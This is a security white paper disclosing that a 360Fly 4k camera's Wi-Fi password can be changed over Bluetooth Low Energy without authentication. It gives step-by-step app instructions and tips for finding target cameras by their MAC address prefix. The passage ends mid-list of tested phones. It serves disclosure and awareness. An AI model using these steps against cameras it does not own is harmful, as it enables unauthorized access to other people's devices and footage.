BluedIoT: When a mature and immature technology mixes, becomes an “idiot” situation

Gerard Fuguet (gerard@fuguet.cat)

Abstract

The technological world is changing every day, faster than we expect. This forces to adapt the devices and new developments, hardware and software, in a short period of time. Due to this, some processes are discarded and many companies has a hard challenge on projects deliberation when the countdown is near “the feet’s”. The processes that we focus on this white paper has relation with the security of modern Bluetooth or Bluetooth Low Energy (BLE) that is in most of the devices nowadays, overcoat to support the IoT era.

We will demonstrate how easy is bypass a security flag to gain access into an action camera through the BLE, in particular, a 360Fly 4k product, which finally motivated me to write it.

The intention is take consciousness of the situation and let the document to be understandable maximum as possible.

Table of Contents

1. Motivation

All started when I bought a 360Fly 4k video camera.

A friend, David Caro and I, were planning to create a YouTube channel with something special. We thought in acquire a 360 camera to play with this "almost" new technology, so, we look and review some of them. We wanted something that fits our needs, and this camera was very versatile according his specs (water and shock resistant…) [1].

One day I gave the camera to David to make the copy of the content quicker than a network transfer, and once completed, he gave it back to me. When I turned ON the camera and want to interact with her, a message on the app appeared saying the Wi-Fi password was incorrect.




Figure 1: 360Fly app alerting that the Wi-Fi password is incorrect

This behavior confused me a lot so I decided to contact with David for asking if the password was changed by him. He said that couldn't interact directly with the camera through wireless, nor Wi-Fi neither Bluetooth, seemed not to work. He interacted with the cam via USB connection at the end.

I tried proving the remembered password but with no luck… Exist a methodology to reset the camera physically for recover the password to all 0's as official guide describes [2], but I wanted to be sure for what reason the camera's password changed. In this case no factory reset was performed, so I tried change the password as normal via the app as can be seen in the next figure 2.




Figure 2: Changing the Wi-Fi password on the app in Android

After pushing the "Set Password" field button, everything looked good and correct, no other actions to take for the recovery process. I could interact again and it means other method to recover the password works (unofficial or wasn't known). It surprised me and wake up my curiosity, at this point I started the research in Bluetooth perspectives looking for the role it has on the camera.

I hadn't any idea about the Low Energy variant on Bluetooth until I found a hack about how to change the LED light on a bulb [3], this also shows how to send commands to interact with it.

There are other good researches projects about Bluetooth that I realized; Initial researcher was Mike Ryan [4]. Chema Alonso announced the DirtyTooth hack, it affects to iOS due to it does not notify about a Bluetooth profile change [5]. GATTack is a MITM tool by Sławomir Jasek [6] and there is other similar tool called BtleJuice by Damien Cauquil [7]…

2. The Bluetooth Low Energy

Is a modern version of the old or classic Bluetooth that starts at 4.0 version. It operates at the same range than Wi-Fi, 2.4 GHz ISM band but has different strategy to avoid the interferences.

Were designed to reduce the power consumption in comparison with the old version and was born to be adapted in the IoT world [10]. To cover the needs of the IoT devices, is not necessary offers much speed, long distance... the requirements are derived in low-cost

approach. The goal is simplify the architecture to be more homogeneous and "friendly" in exchanging the data, sending and receiving short amount of streams but in a more frequency manner. The time, be quickly, seems is an important factor to take in consideration for this type of Bluetooth.

Is present in devices like: Heart rate monitors, Weather stations, smart watches, door locks, surveillance cams, medical… and some of them are meant to be synchronized for use with the Smartphone as initiator, so a part of the hardware is given by the user (cost affordable and benefit, no extra hardware is needed, as many can act as universal like a key).

2.1. Detecting the Camera

The requirement for detect the camera (I mean, be aware of his presence) is to have any type of Bluetooth on our device, it doesn't matter if is classic or BLE because the signal is always visible to the others. The 360Fly has dual mode Bluetooth retro compatibility, it supports Low Energy and classic. According to this, there are three different types:

1. Bluetooth SMART (only Low Energy).

2. Bluetooth SMART READY (both Classic and BLE).

3. Bluetooth (only Classic).

Figure 3: Types of Bluetooth, logo and his compatibility

360Fly 4k is SMART READY type and the BLE version is 4.0:

```
RSSI:    +0   LQ:  000    TXPWR:  Cur   +0
Address:       E4:BA:D9:10:D1:5B
Found by:      F0:D5:BF:61:27:DF
OUI owner:
First seen:    2017/04/15 16:38:26
Last seen:     2017/04/15 16:39:36
Name:          Road_Movie_Pals
Vulnerable to:
Clk off:       0x79f8
Class:         0x5e040c
               Audio-Video/Reserved
Services:      Networking,Rendering,Capturing,Object Transfer,Telephony

HCI Version
-----------
LMP Version: 4.0 (0x6) LMP Subversion: 0x7d3
Manufacturer: Qualcomm (29)

HCI Features
------------
Features:     0xff 0xfe 0x8f 0xfe
    <3-slot packets> <5-slot packets> <encryption> <slot offset>
    <timing accuracy> <role switch> <hold mode> <sniff mode> <RSSI>
    <channel quality> <SCO link> <HV2 packets> <HV3 packets> <u-law log>
    <A-law log> <CVSD> <paging scheme> <power control> <transparent SCO>
    <broadcast encrypt> <EDR ACL 2 Mbps> <EDR ACL 3 Mbps>
    <enhanced iscan> <interlaced iscan> <interlaced pscan>
    <inquiry with RSSI> <extended SCO> <AFH cap. slave>
    <AFH class. slave> <LE support> <3-slot EDR ACL> <5-slot EDR ACL>
    <sniff subrating> <pause encryption> <AFH cap. master>
    <AFH class. master> <EDR eSCO 2 Mbps> <extended inquiry>
    <LE and BR/EDR> <simple pairing> <encapsulated PDU> <non-flush flag>
    <LSTO> <inquiry TX power> <EPC> <extended features>
```

Figure 4: 360Fly 4K full Bluetooth specs

For the detection of her presence, is sufficient to be only classic, but not for the connection. On Android the minimum OS version to support the 4.0 Bluetooth Low Energy is 4.3 [11]. Different app is recommended for looking for Low Energy's devices in order to filter like the nRF Connect [12].

The advertisement is produced on different channels than the classic Bluetooth. In the following figure 5, three channels can be observed for the signal broadcasting in 37, 38 and 39 of a total of 40 channels. The rest of channels are destined for data.




Figure 5: A look into 2.4GHz band showing the advertisement and rest of BLE channels

2.1.1. Establishing Connection

To establish a Bluetooth connection with a device, this called a pairing process. There are different methods to do the pairing, the method used against the camera is simple, as his name indicates “Just Works” [13] as Bluetooth SIG describes, when a device has no screen to interact, few buttons (one in this case), the easiest method is used. Once the connection is successful, the advertisement stops, the signal of the camera is hidden and no other device is able to stablish the connection, it will wait until the current connection disconnects.

2.1.2. Connection Roles

In an established connection, each device has a distinguished role for the talking: Master and Slave or Peripheral and Central [14].

The master acts as server, who receive the orders and execute them, the slave is who send the parameters to perform the actions. The camera acts as Master/Peripheral and the Smartphone/Computer acts as Slave/Central.




Figure 6: Flow of the connection process and roles assigned

2.2. Data Exchangement

Data transfer between the two pair devices in BLE is produced under a GATT (Generic Attribute Profile) [15] structure. Is organized in: profiles, services and characteristics.

1. Profile: Describes the type of device based on his services.

2. Service: Defines function/s of the device, a service has a collection of characteristics.

3. Characteristic: Has a value and is used to transport the data. Also contains properties to control the behavior of the characteristic (read, write, notify) to designate the adequate permissions, and descriptor/s to describe in more detail through a string/s.




Figure 7: GATT Structure

Services and characteristics have an UUID in order to be identified. Bluetooth SIG uses 16 bit of the UUID as normative to specify the names [16] [17]. 128 bit are custom for the manufacturer. The 360Fly is identified as member using 16 as UUID in service [18].




Figure 8: GATT structure on nRF Connect app

Another value that serves to identify an attribute is the handle [19]. Is 16 bit and distinguished on server to match with an UUID of the characteristic. The services has a handle range, so we will know where to put a characteristic handle, to who belongs.

For example: in figure 9, on services we have a handle starts 0x0001 and stops to 0x0005, this service, as “Generic Attribute”, has the uuid 1801. The uuid of the characteristic “Service Changed” is 2a05, and has the handle 0x0003, this handle is suit the range between 0x0001 and 0x0005. “Service Changed” is part of the “Generic Attribute” service.




Figure 9: Handle and uuid associations under gatttool

3. Camera's Hack

OK, after some review of the theory, let's check the practice and see how it works in the reality. We will explain from the easiest method, reaching the major of the masses, most nearest to all, until the more sophisticated and in deeper detail.

Here is where BluedIoT takes more form and protagonism, it can explains the title sense. BluedIoT is split in three names; *"Blue"* of Bluetooth, *"dIoT"* of idiot and *"IoT"* of Internet of Things. These names by separately have a meaning by each one, but if you join it, sounds to something bad… Sounds as bad as when you trying joins Bluetooth Low Energy technology with Wi-Fi… and why? Because BLE (in this case) let you change the password on the camera without any restriction, anyone can do this, as an example, this is like when someone can going to a public place looking for a WC and once finished, exits place.

The camera in his factory defaults, creates a Hot-Spot, acting as Access Point under 5GHZ band [20] with a WPA2 as security system. Does it protects to you? No, it doesn't. No security Wi-Fi system protects you if the hack through the BLE is present on the camera, this is very similar to the WPS (Wifi Protected Setup) [21] vulnerability.

In the figure 10, it shows a scenario when an attacker gain access simple and faster with a Smartphone-BLE capable. This is an active method, sniffing is not necessary because we don't need to know the current password, we changes it by whatever we want.




Figure 10: Hacking Scenario

3.1. Get the Official app

This is the easiest method, all that you need is get the 360Fly app from Google play for Android [22] or from App Store for iOS [23]. The app is totally free, also you will need a compatible version on your Smartphone as a requirement and you will be ready to "play".

We will change the password inside the camera settings menu as we have seen on figure 2 of the chapter 1. To achieve this, and assuming we do not own a camera and are starting the application for its commissioning (these instructions are for Android but are very similar for iOS):

1. On your Smartphone, turn ON the Bluetooth.

2. Open 360fly app, a setup wizard will appear.

3. Cancel pushing the X.

4. Go to the 360fly camera icon, at the left of all on the bottom.

5. Press at the center of the top to looking for 360fly cameras, if there's any, they will show to select.

6. Once camera is selected, still on top and at the right, press the wheel icon to access camera settings menu.

7. Go to Password and change it by your favorite (Chapter 1, figure 2).

8. That’s all, now you can interact it (take photo, record video, save, delete…).




Figure 11: App hack steps from 3 to 6

During the connection process, when camera is found and selected, it shows changing lights when she is paired (blue, red and green and again for two more times), this can be disconcert a little to the camera owner, but is almost sure the owner won't give much importance it. On our tests, camera connects and disconnects many times, for example, when you exit from it and enters again, it pairs and the lights changes again, this is a normal behavior.

It can be difficult sometimes if you don't know how to look around and filter only for the 360fly cameras. It have a distinguished OUI, so the first 3 bytes of the MAC address are: *E4:BA:D9* and registered as: *360 Fly Inc.* [24]. For filter them, the app nRF Connect [12] for example, can do it for Bluetooth. The Wi-Fi has the same OUI for to be identified and if you know one of them (the entire MAC of the Wi-Fi or of the Bluetooth) you can deduce the other.

On the figure 12 we can observe that BLE MAC ends with +1 from the end byte of Wi-Fi MAC, the rest is identical.




Figure 12: MAC addresses on Wi-Fi and BLE respectively


Another interesting observation is that, the factory default name of the camera at first use is *360FLY4K_XXXX* where *XXXX* are the last two byte of the Wi-Fi MAC (chapter 2.2, figure 8).

3.1.1. Smartphones Compatibility

To take an overview of how many Smartphones have the ability to do this hack on the nowadays market, we take official charts from Android [25] and iOS [26] during the creation of this white paper.

On figure 13, the minimum Android version that can be used with the official app is 4.4 and later [22], but minimum version to use with BLE compatibility is 4.3 [11] in the case to have this version, the hack would still be possible using an alternative app [12].

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.9%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.9%
4.1.x	Jelly Bean	16	3.5%
4.2.x		17	5.1%
4.3		18	1.5%
4.4	KitKat	19	20.0%
5.0	Lollipop	21	9.0%
5.1		22	23.0%
6.0	Marshmallow	23	31.2%
7.0	Nougat	24	4.5%
7.1		25	0.4%



Bluetooth Low Energy support

360fly app support

Data collected during a 7-day period ending on April 3, 2017.
Any versions with less than 0.1% distribution are not shown.

Figure 13: Android version statistics

If we add the percentages, we have:

1. 360fly app support: 88,1%.

2. Bluetooth Low Energy support: 89,6% (+1,5%).

On iOS perspective we don't have more detail in version dissection, the minimum version for the app is 9.3 [23] and for BLE is 5 and later [27].




Figure 14: iOS version statistics

Adding the numbers, the two most used iOS versions we have: 95% almost every iOS has a compatible version, more than the Android.

In summary, more than the 90% of the Smartphones in nowadays (Android + iOS) can do the hack, a very big scope.

3.1.2. Smartphones Proven

The tests I've done have been on Android phones, they are:

1. Nexus 5, with last official Android version, Marshmallow variant 6.0.1.

The Bluetooth version is 4.1.

```
RSSI:    +0   LQ:  000    TXPWR:  Cur   +0
Address:       BC:F5:AC:87:B9:64
Found by:      F0:D5:BF:61:27:DF
OUI owner:
First seen:    2017/04/15 16:50:07
Last seen:     2017/04/15 16:50:07
Name:          BluedIoT
Vulnerable to:
Clk off:       0x7405
Class:         0x5a020c
               Phone/Smart phone
Services:      Networking,Capturing,Object Transfer,Telephony

HCI Version
-----------
LMP Version: 4.1 (0x7) LMP Subversion: 0x6109
Manufacturer: Broadcom Corporation (15)

HCI Features
------------
Features:     0xbf 0xfe 0xcf 0xfe
    <3-slot packets> <5-slot packets> <encryption> <slot offset>
    <timing accuracy> <role switch> <sniff mode> <RSSI> <channel quality>
    <SCO link> <HV2 packets> <HV3 packets> <u-law log> <A-law log> <CVSD>
    <paging scheme> <power control> <transparent SCO> <broadcast encrypt>
    <EDR ACL 2 Mbps> <EDR ACL 3 Mbps> <enhanced iscan> <interlaced iscan>
    <interlaced pscan> <inquiry with RSSI> <extended SCO> <EV4 packets>
    <EV5 packets> <AFH cap. slave> <AFH class. slave> <LE support>
    <3-slot EDR ACL> <5-slot EDR ACL> <sniff subrating>
    <pause encryption> <AFH cap. master> <AFH class. master>
    <EDR eSCO 2 Mbps> <EDR eSCO 3 Mbps> <3-slot EDR eSCO>
    <extended inquiry> <LE and BR/EDR> <simple pairing>
    <encapsulated PDU> <err. data report> <non-flush flag> <LSTO>
    <inquiry TX power> <EPC> <no. 59> <extended features>
```

Figure 15: Nexus 5 full Bluetooth specs

The version of the Bluetooth of the Nexus 5 doesn't match with the official specs [28] they says is 4.0, but the tool btscanner (used for get the full Bluetooth specs) under Kali Linux system is 4.1. It bit confuse however, in the Nexus Help Forum [29] a user called *Lasse Bigum* reports the same version and subversion.

2. Nexus 4, with last official Android version, Lollipop variant 5.1.1.

The Bluetooth version is 4.0.

```
RSSI:    +0   LQ:  000    TXPWR:  Cur   +0
Address:       98:D6:F7:6F:5E:CE
Found by:      F0:D5:BF:61:27:DF
OUI owner:
First seen:    2017/04/15 16:48:24
Last seen:     2017/04/15 16:48:38
Name:          Nexus 4
Vulnerable to:
Clk off:       0x1c3b
Class:         0x5a020c
               Phone/Smart phone
Services:      Networking,Capturing,Object Transfer,Telephony

HCI Version
-----------
LMP Version: 4.0 (0x6) LMP Subversion: 0x7d3
Manufacturer: Qualcomm (29)

HCI Features
------------
Features:     0xff 0xfe 0x8f 0xfe
    <3-slot packets> <5-slot packets> <encryption> <slot offset>
    <timing accuracy> <role switch> <hold mode> <sniff mode> <RSSI>
    <channel quality> <SCO link> <HV2 packets> <HV3 packets> <u-law log>
    <A-law log> <CVSD> <paging scheme> <power control> <transparent SCO>
